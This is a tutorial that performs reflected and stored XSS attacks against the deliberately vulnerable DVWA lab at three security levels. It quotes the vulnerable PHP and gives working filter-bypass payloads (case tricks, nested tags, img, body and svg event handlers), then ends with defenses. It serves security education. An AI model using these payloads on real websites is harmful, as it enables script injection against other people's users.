Cross-Site Scripting (XSS) remains one of the most common and dangerous vulnerabilities in web applications. It occurs when an application takes untrusted data and sends it to a web browser without proper validation or escaping, allowing attackers to execute malicious scripts in a victim's browser.
In this hands-on guide, we will perform both Reflected XSS and Stored XSS attacks against the Damn Vulnerable Web Application (DVWA) .
→We will progress through the Low, Medium, and High security levels to understand not only how to exploit these flaws but also how developers attempt (and often fail) to fix them. By the end, you will see how a single overlooked input field can compromise an entire application and its users.
Prerequisites: 1. A Kali Linux VM (or attack box) with network access to your target. 2. DVWA installed and configured on a target machine (Ubuntu, Windows, or another VM). 3. A basic understanding of HTML, JavaScript, and HTTP requests.
Part 1: Reflected Cross Site Scripting (XSS)
Reflected XSS is the simplest form of cross-site scripting. The malicious script is part of the victim's request (e.g., in a URL parameter) and is immediately "reflected" back by the application in the response. To be successful, the attacker must trick the victim into clicking a crafted link. Navigate to "XSS (Reflected)" in the DVWA menu.

Low Security
→ensure your dvwa security level is set to low

At the Low level, there is no input validation. The application takes the name parameter from the URL and directly prints it to the page.
- Test Basic Interaction: Enter "test" into the input box. Notice the URL changes to include
?name=test, and the page says "Hello test".

2. View Source Code: Click the "View Source" button. You will see the PHP code: (you can click ctrl + u(source code ) then ctrl F (find))
<?php
header ("X-XSS-Protection: 0");
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
The code directly echoes the $_GET['name'] variable without any sanitization. This is a textbook XSS vulnerability .

3. Exploit: Enter the classic proof-of-concept payload:
<script>alert("XSS")</script>A pop-up box should appear in your browser, proving that JavaScript code was executed. The full malicious URL would look like this:
http://[DVWA-IP]/vulnerabilities/xss_r/?name=<script>alert("XSS")</script> .
Medium Security
The developers have tried to implement a filter. Let's see how to bypass it.
Now adjust the security level to medium

<?php
header ("X-XSS-Protection: 0");
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );
    echo "<pre>Hello ${name}</pre>";
}
?>
The code now uses str_replace() to remove the substring <script>. However, it only does this replacement once and is case-sensitive .
2. Exploit Bypass Techniques:
→Case Sensitivity: HTML tags are not case-sensitive, but the filter is.
<ScRipt>alert("XSS")</Script>
→Double Character: If the filter removes the string, we can use nesting.
<scr<script>ipt>alert("XSS")</script>→When the filter removes the inner <script>, the outer part reassembles into <script>alert("XSS")</script> .
High Security
The High level implements a much stricter regular expression filter. Still remember to update the security level.
<?php
header ("X-XSS-Protection: 0");
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );
    echo "<pre>Hello ${name}</pre>";
}
?>
The preg_replace() function uses a regex pattern with the /i flag (case-insensitive) to remove any string that looks like the word <script> regardless of what characters are in between. This kills all previous <script>-based bypasses .
→Exploit with Event Handlers:
We cannot use the <script> tag, but XSS is not just about script tags. We can use other HTML tags with JavaScript events.
— Payload using <img> tag:
<img src=x onerror=alert("XSS")>
- This creates an image that fails to load (as
xis an invalid source), which triggers theonerrorJavaScript event, executing our code .
→Payload using <body> tag:
<body onload=alert("XSS")>
- This works if the tag is rendered on the page.
Part 2: Stored Cross Site Scripting (XSS)
Stored XSS (also known as Persistent XSS) is the most damaging type of XSS. The malicious script is injected directly into the application's database. When a user visits the compromised page, the script is served to them without needing to click a malicious link.
Navigate to "XSS (Stored)" in the DVWA menu. This is a simple guestbook where users can leave messages.
Low Security
The application stores the name and message in a database and displays them to all visitors. There is no validation.
Source Code:
$message = trim( $_POST[ 'mtxMessage' ] );
$name = trim( $_POST[ 'txtName' ] );
// Inputs are taken directly and inserted into the database
$query = "INSERT INTO guestbook VALUES ('$message','$name');";
The code uses stripslashes() but performs no encoding or validation to prevent XSS .
→Exploit: In the "Message" box, enter a standard JavaScript payload.
- Payload:
<script>alert("Stored XSS")</script> - Click "Sign the Guestbook".
- Result: The page will reload, and the alert box will fire. Now, any other user who visits the XSS (Stored) page will also see this alert, as the script is loaded from the database every time .
Medium Security
The developers have applied different filters to the name and message fields.
// Sanitize message input
$message = strip_tags( addslashes( $message ) );
$message = htmlspecialchars( $message );

// Sanitize name input
$name = str_replace( '<script>', '', $name );- The
messagefield is heavily sanitized.htmlspecialchars()converts special characters to HTML entities (e.g.,<becomes<). This field is likely safe from XSS . - The
namefield, however, only has the simplestr_replace()filter we saw in the Reflected XSS Medium level. This is our attack vector.|
2. Bypass the Filter:
- Notice the
nameinput field in the HTML form has amaxlength=10attribute. We need to bypass this client-side restriction first. You can either edit the HTML in your browser's developer tools or intercept the request with a proxy like Burp Suite. - Change the
namevalue to a payload that bypasses the<script>filter. For example, use an event handler. - Payload:
<img src=x onerror=alert("NameXSS")> - Send the request. The alert will fire, and the payload will be stored in the database. Since the
messagefield is safe, but thenameis not, the XSS fires from the "Name" column in the guestbook .
High Security
At the High level, the regex filter appears again.
$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );Just like in the Reflected XSS High level, this removes any permutation of the word <script> .
2. Exploit Bypass Techniques:
We cannot use the <script> tag. We must rely on other vectors. We can use HTML5 tags or other event handlers that the regex does not catch.
- Payload using SVG: The
namefield can accept SVG (Scalable Vector Graphics) which can execute scripts.
<svg onload=alert("HIGH")>- By intercepting the request and injecting an SVG payload into the
namefield, we can achieve persistent XSS even at the High level .
Defense: The "Impossible" Level
If you look at the "Impossible" level source code for either XSS type, you'll see the proper defense:
php
$name = htmlspecialchars( $name );The htmlspecialchars() function converts special characters like <, >, &, ", and ' into their HTML entities. This ensures that any user input is treated as plain text by the browser, not as executable code .
Key Takeaways :
- Never Trust User Input: All input is guilty until proven innocent.
- Output Encoding: Context matters. When displaying user data in HTML, encode it for HTML. This is the single most important defense against XSS.
- Use a Content Security Policy (CSP): CSP is a defense-in-depth mechanism that tells the browser what sources of scripts are trusted, mitigating the impact even if an XSS flaw slips through.
- Avoid Blacklists: As we saw, blacklists (like filtering
<script>) are almost always bypassable. Use allow-lists and encoding instead.